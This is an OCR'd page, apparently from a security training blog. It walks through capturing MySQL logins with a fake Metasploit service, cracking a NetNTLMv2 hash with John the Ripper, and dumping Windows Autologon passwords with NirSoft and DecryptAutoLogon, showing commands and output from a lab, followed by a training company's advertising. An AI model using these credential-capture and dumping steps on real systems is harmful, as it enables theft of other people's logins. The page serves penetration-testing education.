


```
root@kali:~/Desktop# john _netntlmv2
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]
Proceeding with wordlist:/usr/share/john/password.lst, rules:W
123              (raj)
1g 0:00:00:00 DONE 2/3 (2020-07-24 17:12) 100.0g/s 286900p/s 2
Use the "--show --format=netntlmv2" options to display all of
Session completed
```

MySQL

It is an opensource database management system at port 3306. This module provides a fake MySQL service that is designed to capture authentication credentials. It captures challenge and response pairs that can be supplied at Johntheripper for cracking.
To achieve this,

```
msf5 > use auxiliary/server/capture/mysql
msf5 auxiliary (server/capture/ mysql) > set srvhost 192.168.0.102
msf5 auxiliary (server/capture/ mysql) >
```




```
msf5 > use auxiliary/server/capture/mysql
msf5 auxiliary(server/capture/mysql) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/mysql) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.0.102:3306
[*] Server started.
```

On doing a Nmap scan with the MySql port and IP address, you can see that the port is open


```
nmap -p3306 <ip address>
mysql -h 192.168.0.102 -u root -p
```

According to the user, it would be a genuine page, he will put his user ID and password.



```
root@kali:~# nmap -p3306 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-21 17:16 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000077s latency).

PORT     STATE SERVICE
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
root@kali:~# mysql -h 192.168.0.102 -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'192.168.0.102' (using password: YES)
root@kali:~# 
```

You see that the User /Password captured by the listener is **1234**



```
Response: 72082cae9cb53a948964e7509ef011766476c6de; Database: 1234
```


Credential Dumping: Windows Autologon Password

Credential Dumping: Windows Autologon Password

Autologon helps you to conveniently customize the built-in Autologon mechanism for Windows. Rather than waiting for a user to enter their name and password, Windows will automatically log in to the required user using the credentials you submit with Autologon, which are encrypted in the registry.

In this post, we will try to dump the stored autologin credentials with the help of two different tools.

Let's see the settings for autologin, first, you need to access the User Accounts Control Panel using **netplwiz** command inside the run prompt.




Run

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: netplwiz

Choose the account for autologon, for example, we have selected user Raj.



User Accounts

Use the list below to grant or deny users access to your computer, and to change passwords and other settings.

☑ Users must enter a user name and password to use this computer.


Users for this computer:

User Name	Group
raj	Administrators

Password for raj

To change your password, press Ctrl-Alt-Del and select Change Password.

Enter your password once and then a second time to confirm it and uncheck the box "***Users must enter a user name and password to use this computer***" then click OK.



Use the list below to grant or deny users access to your computer, and to change passwords and other settings.

☐ Users must enter a user name and password to use this computer.

Users for this computer:

User Name	Group
raj	Administrators

Automatically sign in

You can set up your computer so that users do not have to type a user name and password to sign in. To do this, specify a user that will be automatically signed in below:


User name: raj

Password: •••

Confirm Password: •••

Method 1: Nirsoft-Network Password Recovery


Network Password Recovery is very easy to use, install and run the tool on the local machine whose password you chose to extract. It will dump the stored credential for the autologon account.
You can download this tool from **here**



Item Name	Type	User	Password	Last Written
	Autologon Password		123	N / A
WindowsLive:target=...	Generic	02uqqlqqisdqjuri		10/15/2020 12:43:3

Method 2: DecryptAutologon.exe

This tool can extract/decrypt the password that was stored in the LSA by SysInternals AutoLogo.
You can download its Compiled Version **HERE**
Run the downloaded .exe as shown in the given image, it will dump the password in the Plain text.



```
C:\Users\raj\Downloads>DecryptAutoLogon.exe
AutoLogon Password: 123

C:\Users\raj\Downloads>_
```

Reference

- https://www.hackingarticles.in/credential-dumping-wireless/
- https://www.hackingarticles.in/credential-dumping-group-policy-preferences-gpp/
- https://www.hackingarticles.in/credential-dumping-windows-credential-manager/
- https://www.hackingarticles.in/credential-dumping-wdigest/
- https://www.hackingarticles.in/credential-dumping-security-support-provider-ssp/
- https://www.hackingarticles.in/credential-dumping-sam/
- https://www.hackingarticles.in/credential-dumping-applications/
- https://www.hackingarticles.in/credential-dumping-ntds-dit/
- https://www.hackingarticles.in/credential-dumping-phishing-windows-credentials/
- https://www.hackingarticles.in/credential-dumping-local-security-authority-lsalsass-exe/
- https://www.hackingarticles.in/credential-dumping-clipboard/
- https://www.hackingarticles.in/credential-dumping-dcsync-attack/
- https://www.hackingarticles.in/credential-dumpinglaps/
- https://www.hackingarticles.in/credential-dumping-domain-cache-credential/
- https://www.hackingarticles.in/credential-dumping-fake-services/
- https://www.hackingarticles.in/credential-dumping-windows-autologon-password/

About Us

About Us

"Simple training makes Deep Learning"

"IGNITE" is a worldwide name in IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.

We are working towards the vision to "Develop India as a Cyber Secured Country". With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies stood out to be a trusted brand in the Education and the Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students of schools and colleges along with the corporate world. The training can be provided at the client's location or even at Ignite's Training Center.

We have trained over 10,000 + individuals across the globe, ranging from students to security experts from different fields. Our trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Even the trained students are placed into a number of top MNC's all around the globe. Over with this, we are having International experience of training more than 400+ individuals.

The two brands, Ignite Technologies & Hacking Articles have been collaboratively working from past 10+ Years with about more than 100+ security researchers, who themselves have been recognized by several research paper publishing organizations, The Big 4 companies, Bug Bounty research programs and many more.

Along with all these things, all the major certification organizations recommend Ignite's training for its resources and guidance. Ignite's research has been a part of number of global Institutes and colleges, and even a multitude of research papers shares Ignite's researchers in their reference.

What We Offer

Ethical Hacking

The Ethical Hacking course has been structured in such a way that a technical or a non-technical applicant can easily absorb its features and indulge his/her career in the field of IT security.

Bug Bounty 2.0

A bug bounty program is a pact offered by many websites and web developers by which folks can receive appreciation and reimbursement for reporting bugs, especially those affecting to exploits and vulnerabilities.
Over with this training, an indivisual is thus able to determine and report bugs to the authorized before the general public is aware of them, preventing incidents of widespread abuse.

Network Penetration Testing 2.0

The Network Penetration Testing training will build up the basic as well advance skills of an indivisual with the concept of Network Security & Organizational Infrastructure. Thereby this course will make the indivisual stand out of the crowd within just 45 days.

Red Teaming

This training will make you think like an "Adversary" with its systematic structure & real Environment Practice that contains more than 75 practicals on Windows Server 2016 & Windows 10. This course is especially designed for the professionals to enhance their Cyber Security Skills

CTF 2.0

The CTF 2.0 is the latest edition that provides more advance module connecting to real infrastructure organization as well as supporting other students preparing for global certification. This curriculum is very easily designed to allow a fresher or specialist to become familiar with the entire content of the course.

Infrastructure Penetration Testing

This course is designed for Professional and provides an hands-on experience in Vulnerability Assessment Penetration Testing & Secure configuration Testing for Applications Servers, Network Deivces, Container and etc.

Digital Forensic

Digital forensics provides a taster in the understanding of how to conduct investigations in order for business and legal audiences to correctly gather and analyze digital evidence.